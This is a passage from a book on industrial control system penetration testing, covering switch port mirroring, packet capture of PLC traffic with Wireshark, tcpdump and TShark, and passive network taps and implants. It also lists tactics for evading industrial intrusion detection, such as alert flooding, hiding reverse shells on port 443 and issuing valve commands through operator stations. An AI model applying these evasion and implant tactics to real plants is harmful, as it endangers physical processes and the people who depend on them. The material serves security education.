


Figure 5.3: Port Setting screen

Because one port is negotiating at a slower speed, it's safe to assume that PLC communication is taking place on that port, which is port 2. Granted, I know this because I set up the lab, but if you obtain this amount of access during a real pentest, you can safely conclude that the slower rates are due to industrial hardware connection.

We now know which port is used for the PLC and which ports are open to be used to reflect the communication back to our host after evaluating our port settings on the switch. After that, we'll set up port mirroring.

https://t.me/learningnets

Select Monitoring from the left-hand menu, then Port Mirror from the drop-down menu. You'll be sent to the following page:




Figure 5.4: Port Mirror screen

From here, I'll pick Enable for the Port Mirror function and Mirroring which will be before clicking the Apply button, as shown in the following screenshot:

https://t.me/learningnets




Figure 5.5: Enable Port Mirror

Next, we'll choose which port we'd like to keep an eye on. The PLC is connected to port 2 as we noticed while analyzing the port settings. So, as seen here, click on Port2 and enable both Ingress and Egress

Figure 5.6: Port 2 mirrored

If everything went smoothly in the preceding steps, the table would show that Port2 is now open for both inbound and outbound traffic, as shown in the following screenshot:

Mirrored Port	Ingress	Egress
Port1	Disable	Disable
Port2	Enable	Enable
Port3	Disable	Disable
Port4	Disable	Disable
Port5	Disable	Disable
Port6	Disable	Disable
Port7	Disable	Disable
Port8	Disable	Disable

https://t.me/learningnets

Figure 5.7: Confirm Port 2 mirror

If you've been following along and have a Koyo Click, then open the CLICK Programming Software that we installed in Chapter 2: Route the on the Windows 7 host and connect to your PLC. If you're using a different vendor, such as Rockwell, make sure you connect to your hardware using Studio 5000 or RSLogix. This communication between the engineering software and the PLC generates traffic on our switch's port 2. Because duplicate packets are mirrored to port 1, this is exactly what we want. Connect port 1 to your host machine with a cable.

Open Wireshark on your host system and choose the interface you wish to monitor. In my case, I have a Thunderbolt adapter installed on my Mac and am utilizing the en6 interface, as indicated in the following screenshot:

Figure 5.8: Interface selection

Once selected, the communication between the engineering software and the PLC will be visible, as illustrated in the following screenshot:

https://t.me/learningnets




Figure 5.9: Wireshark

Although a deep dive into Wireshark logs is beyond the scope of this book, we will touch on a few crucial points in the following chapters. Examine the source and destination of any packet by clicking on it. The MAC address should resolve to KoyoElec_##:##:## if everything is set up correctly.

Wireshark is simply one tool for visually inspecting network traffic. Tcpdump can be used to look through the same data from the Terminal. Find your interface that is connected to port 2 in a Terminal. Fill in the blanks using the following command:

tcpdump -i -v -X

The application that will capture the mirrored traffic is Tcpdump. The I in the command allows you to choose the interface you want to listen to. This is the en6 interface in my instance. Tcpdump will provide verbose data if you use the v command. Finally, as demonstrated in the following screenshot, X shows the headers and data from each packet in hexadecimal and ASCII.

https://t.me/learningnets

Figure 5.10: Tcpdump command

Tcpdump's output should be identical to the Wireshark capture. Compare the two to be sure you're looking at the same thing. The following screenshot depicts this capture:

Figure 5.11: Tcpdump output

You're probably wondering how this relates to me and my pentesting future at this point. It would be strange to acquire access to a switch console and then waste all of your time setting up a SPAN session when there are so many other intriguing things to do with that level of access. I'm just going over the basic components that IDS uses to ingest data. This is critical since the usage of passive monitoring in the industrial automation arena has exploded in the last 5 years or so. You'll come

https://t.me/learningnets

across IDS solutions in some form or another and understanding how they work and function is critical.

We discussed the necessity of understanding what SPAN/port mirroring is and the technologies it provides in this part. We went over how to set up a mirror port and how to review and capture communication between the Koyo CLICK PLC and the engineering software with Wireshark and Tcpdump. The next part will explain what a TAP is and how it differs from SPANing traffic. We'll also go over why TAPs are so useful for pentesting when you have physical access to your customer's network.

https://t.me/learningnets

Using a TAP during an engagement

We discussed what SPAN is and how to configure and use it in the previous section. We'll go over what a TAP is, the different sorts of TAPs, and how they can be used in an engagement in this part. TAPs are typically hardware devices that are put between two communication lines so that full packet replication can be performed. TAPs can replicate traffic to a single or numerous destinations, a process known as regeneration, or deliver consolidated traffic, a process known as aggregation.


There are several distinctions between TAPs and SPANs, the most significant of which is that SPAN is not a truly passive solution because it adds overhead to the switch. TAPs, on the other hand, make a complete duplicate of the traffic without degrading the switch's performance or causing it to fail. The disadvantage is that you must perform a cable switch to have access to the packets, which may cause a brief interruption in service.

TAPs are divided into two categories: active and passive. Because there is no physical connection between the interfaces on passive taps, communication can continue even if the TAP fails. Active TAPs, on the other hand, use power to replicate communication between the interfaces, allowing them to operate at 1,000 M speeds, whereas passive TAPs can only support 10/100 M networks. On gigabit networks, using a passive TAP will damage the network and cause performance concerns. As you can recall from the last section, the PLC communication was set to 100 M by default.

https://t.me/learningnets

This allows us to employ a passive TAP in an engagement without fear of performance concerns, but I must underline that you should thoroughly understand what the network is doing before inserting an implant into the network. This is a warning tale, as I have certainly knocked crucial networks over during pentests in the past. You won't have to worry about pulling anything important out of service in our lab. This is one of the many advantages of having a lab to work with and conduct behavior tests in.

Great Scott Gadgets' Throwing Star LAN TAP is a popular passive TAP. It's available at



https://t.me/learningnets

Figure 5.12: Throwing Star LAN TAP

The Throwing Star has four connectors labelled J1: J4, with J1 and J2 being inline connections and J3 and J4 being monitoring ports. J1 will be connected to the Koyo CLICK PLC in our lab, and J2 will be connected to the switch through a wire. After that, connect J3 to your laptop and record the traffic with Wireshark, TShark, or Tcpdump, like we did in the previous part. We'll use TShark to record and display the traffic in this example. TShark is an optional component that can be added during the installation process, as you may recall from the Installing Wireshark section. To do so, enter the following command:

Tshark -i

The -i handle, like Tcpdump, lets you to pick the interface you want to use for the capture operation. I'll use the same interface we used before, which is In the following screenshot, you can see the command for this:

```
paulsmith@hal-1 ~ % tshark -i en6
Capturing on 'Thunderbolt Ethernet: en6'
```

Figure 5.13: Throwing Star LAN TAP capture

The collected packets will and should follow the same format as the ones we observed before. I've included a screenshot so you can see how it compares to the prior Tcpdump capture:

https://t.me/learningnets




Figure 5.14: TShark packet capture

You can see how a TAP may be very valuable for gaining insight into a network in this example. If you have physical access to a switch, you can simply plug in the TAP and begin recording data on that port. This will let you to decipher the protocols in use and, perhaps, capture unique and sensitive data being sent and shared across the network.

LAN TAPs are available from a variety of manufacturers, but I recommend taking a look at what Hak5 has to offer in this area. Here's a link to their store, namely their implant tools:

The Throwing Star LAN TAP, Throwing Star LAN TAP Pro, and other amazing implant tools like the Packet Squirrel and Plunder Bug LAN TAP can all be found here. A Plunder Bug LAN TAP can be used to record traffic in real time, just like the Throwing Star LAN TAP does, and save it to USB-C. I'd want to mention Packet Squirrel briefly because it is sometimes forgotten on engagements and can be recovered later. We may configure the payload to generate PCAPs automatically, which is quite useful when looking for stray credentials on the network. Although this isn't precisely a TAP, you can connect it to Hak5 Cloud C2 for management and exfil, giving you access to the following network traffic:

https://t.me/learningnets

Figure 5.15: Packet Squirrel

When you look at the payload pick switch, you'll notice that you may choose from a variety of pre-canned exploits. You might also devote effort

https://t.me/learningnets

to developing your own bespoke payload.

We talked about how you'll come across TAPs in various forms during your career, whether it's via acquiring access to an out-of-band network when pentesting or from accidentally leaving an implant behind. It's critical to become familiar with the various vendors in this field and to put them to use in your lab. We used TShark to verify that we were collecting unicast communication between the Koyo Click PLC and the engineering software we installed in Chapter 2, Route the after installing a Throwing Star LAN TAP.

This has served as a warm-up for the next section, in which we'll talk about IDS and the critical role it's taken on in industrial networks.

https://t.me/learningnets

Getting the most out of IDS security monitoring

Wireshark has been installed, a SPAN/mirror port has been learned about and setup, and a TAP has been established. All of this has led to this point. If you're a "puirist" who doubts the validity of passive monitoring, keep in mind that numerous vendor technologies have been widely used and are found in practically every pentest engagement. I suppose there's something to be said about a company's security maturity: it's safe to assume that these same corporations invest in new monitoring technologies for their industrial networks as they engage in third-party pentests.

In this section, we'll go over the different IDS security monitoring vendors, give a high-level overview of what they typically detect, how they integrate into the broader security suite of tools for events and alerting, and how to get around these products and go undetected during a pentesting engagement. This is because having an IDS detect your IP address and submit an API request to a Network Access Control and then having the NAC push a set of new Security Group Tags thus removing your MAC address from all switches, is extremely defeating:

https://t.me/learningnets




Figure 5.16: IDS

IDS has been around since the 1980s, both in concept and execution. The necessity to improve network security prompted the development of this technology. Many businesses have been bought, sold, or vanished over the last four decades. The evolution of IDS is fascinating and historically significant, but I'd like to focus on the direct impact of IDS on the industrial space. "Snort," a "open source" network intrusion detection system, was invented in 1998. allowed hobbyists and other new start-up companies to use the rule-based engine to build deeper detections, as it did with most technologies. Companies like Digital Bond and Industrial Defender began utilizing specific rules suited for industrial equipment to detect malicious activity and attacks a decade later.

In the Netherlands, a firm called Security Matters was created in 2009 to focus on industrial network detection. Three researchers from the Idaho National Laboratory submitted a paper titled Sophia Proof of Concept

https://t.me/learningnets

Report 11 years ago, in March 2010. By just listening to network traffic, the goal was to visually fingerprint industrial networks.

In 2013, two firms: one in the United States named Dragos and the other in Switzerland called Nozomi both with passive monitoring systems, were launched. Cyberlens was a product of the former and SCADAguardian was a product of the latter Nozomi

With a dozen or more businesses launching such systems in 2014, the industrial intrusion detection industry surged. Though prominent references include Indegy, SCADAFence, and Claroty, the majority originated out of Israel and were championed by ex-8200 IDF personnel. Sentryo, a company based in France, was launched in 2014. All of these companies are competing in a competition to see who can create the most extensive and complete asset discovery arsenal.

We'll go through protocols and how they're constructed in more detail in the following chapter, but for now, the most essential takeaway is that IDS monitoring devices perform deep packet inspection and analyze traffic for malicious behavior.

All of the previously listed systems keep track of when new essential elements appear, such as the following:A new MAC address has been discovered in the network.

A new IP address has been discovered in the network.

A new protocol has been discovered in the network.

In the network, a new communication path has been discovered.

https://t.me/learningnets

These are things to bear in mind as you pivot from the corporate side to the industrial side of your customer's network. Knowing that your machine will be tracked and fingerprinted will enable you to devise various tactics and strategies to hide your tracks. We know that if these systems detect a new device and new communication, an event or alert will be generated, depending on the naming convention for each system. Is the system coupled with a NAC or firewall? Understanding how the IDS handles the alarm will be critical. Will the integration make it difficult to travel further into the network? Does the firewall prevent us from connecting to lower-level systems? Does the NAC send SGTs to the switches it supervises, causing packets to be dropped? All of these are crucial considerations when navigating a network.

Even with systems properly tuned and installing the latest packet rules, YARA rules, signatures, and integrations, not all is lost. These IDS surveillance systems, fortunately, have flaws in their armor that we may exploit. Here's a quick rundown of strategies we can use to get around passive monitoring:

Node license saturation

Alert exhaustion

Other protocol or uncommon port

Encrypted protocol usage

Living off the land

https://t.me/learningnets

If I gave you the notion that all IDS are vulnerable to these vulnerabilities, I would be doing you a disservice. These are just a few strategies that have been uncovered via previous encounters and study, and they have varying effects on various IDS devices.

https://t.me/learningnets

Node license saturation

This method works by adding a large number of new nodes to the network, causing the monitoring solution to exceed the licensing node count. Because the IDS solution will not identify and/or notify your device as you pivot farther into the network, you can then introduce your attack approach. You've successfully blinded the system from seeing your behavior by doing so.

https://t.me/learningnets

Alert exhaustion

This is related to node license saturation, however the IDS solution is not limited by a license count. Instead, it just makes so much noise that the end user never notices the action. This, once again, introduces an overwhelming number of new nodes and activity into the network, potentially resulting in hundreds of thousands of alarms.

https://t.me/learningnets

Other protocol or uncommon port

This operates by sending your attack via the system via unusual ports. If the port hasn't been paired with a dissector, the IDS will categorise the traffic as "other" and not perform any further analysis on it, depending on the monitoring system. Passing HTTP via a non-standard port is one example.

https://t.me/learningnets

Encrypted protocol usage

This is intended for referring to or using port 443 or HTTPS for a network-based reverse shell. Communication on port 443 is usually allowed because it is identified as HTTPS communication, therefore no further analysis is performed on the link, allowing us to pass undetected.

https://t.me/learningnets

Living off the land

When it comes to doing pentests, this is the most evasive strategy because we can use devices and protocols that are already existing in the network to go undetected. This method has been used in previous attacks, which resulted in the crippling of a certain nuclear programme — yes, this is a reference to "Stuxnet." We can communicate set point updates or configuration changes using standard ways and procedures after gaining access to an HMI, data historian, or operator workstation. Using an HMI to open and close valves appears to be regular activity and will go unnoticed in the network.

We spoke about what an IDS is and how industrial IDS have evolved in this section. We examined what an IDS discovers and detects, as well as several techniques for obfuscating our attacks to avoid detection. Knowing and applying these facts will benefit you in the future when dealing with customers.

https://t.me/learningnets

Conclusion

We learnt about SPAN/mirroring and TAPs in this chapter, as well as how important it is to understand how they fit within the ICS environment. Knowing what to look for and how to interact with the network is essential for a successful outcome. We can design a network topology of the assets the client has in their network by figuring out what traffic is connecting and exchanging data. During an engagement, you'll need to use tools like Wireshark, TShark, and Tcpdump to listen to and evaluate traffic in real time. Advanced technologies, such as those offered by the IDS companies mentioned earlier in this chapter, can even reveal auto-discovered vulnerabilities.

We'll develop packet captures that will allow us to study and dissect protocols being passed over the network in the following chapter, which is all about listening to a SPAN or TAP on the network. This is the secret sauce that IDS firms employ while developing their products. Protocol dissectors are in a war of attrition. In the next chapter, Packet Deep Dive, we'll take a deep dive into packets and packet captures.

https://t.me/learningnets

CHAPTER 6

Packet Deep Dive

We previously covered what a Switch Port Analyzer and a Test Access Point are, as well as how to set up a mirror port in our lab environment using Wireshark, Tcpdump, and TShark to listen to traffic between the engineering software and our Koyo Click Programmable Logic Controller We also looked at how SPAN/Mirror and TAP are used by intrusion detection systems to do deep packet analysis on industrial network traffic. We also discussed several strategies and tactics for circumventing IDS monitoring during a pentesting engagement.

In this chapter, we'll take a deeper look at the communication line between the programme and the PLC, and we'll use Wireshark to study these packets in greater depth. As indicated in the previous chapter, capturing and analyzing traffic is critical for success during a pentest. It is also critical to have a thorough awareness of the environment, assets, activities, and protocols. This chapter will walk you through gathering and analyzing traffic in order to extract crucial information that will ensure future success.

https://t.me/learningnets

Structure

The following major issues will be covered in this chapter:

What is the process of making packets?

Packet capture on the wire

Examining packages for important information

https://t.me/learningnets

Technical requirements

For this chapter, you will need the following:

Wireshark/TShark installed from the following link:

Netresec Industrial PCAPs; download the three PCAP files from the following link, as we will be using them in the Analyzing packets for key information section:

https://t.me/learningnets

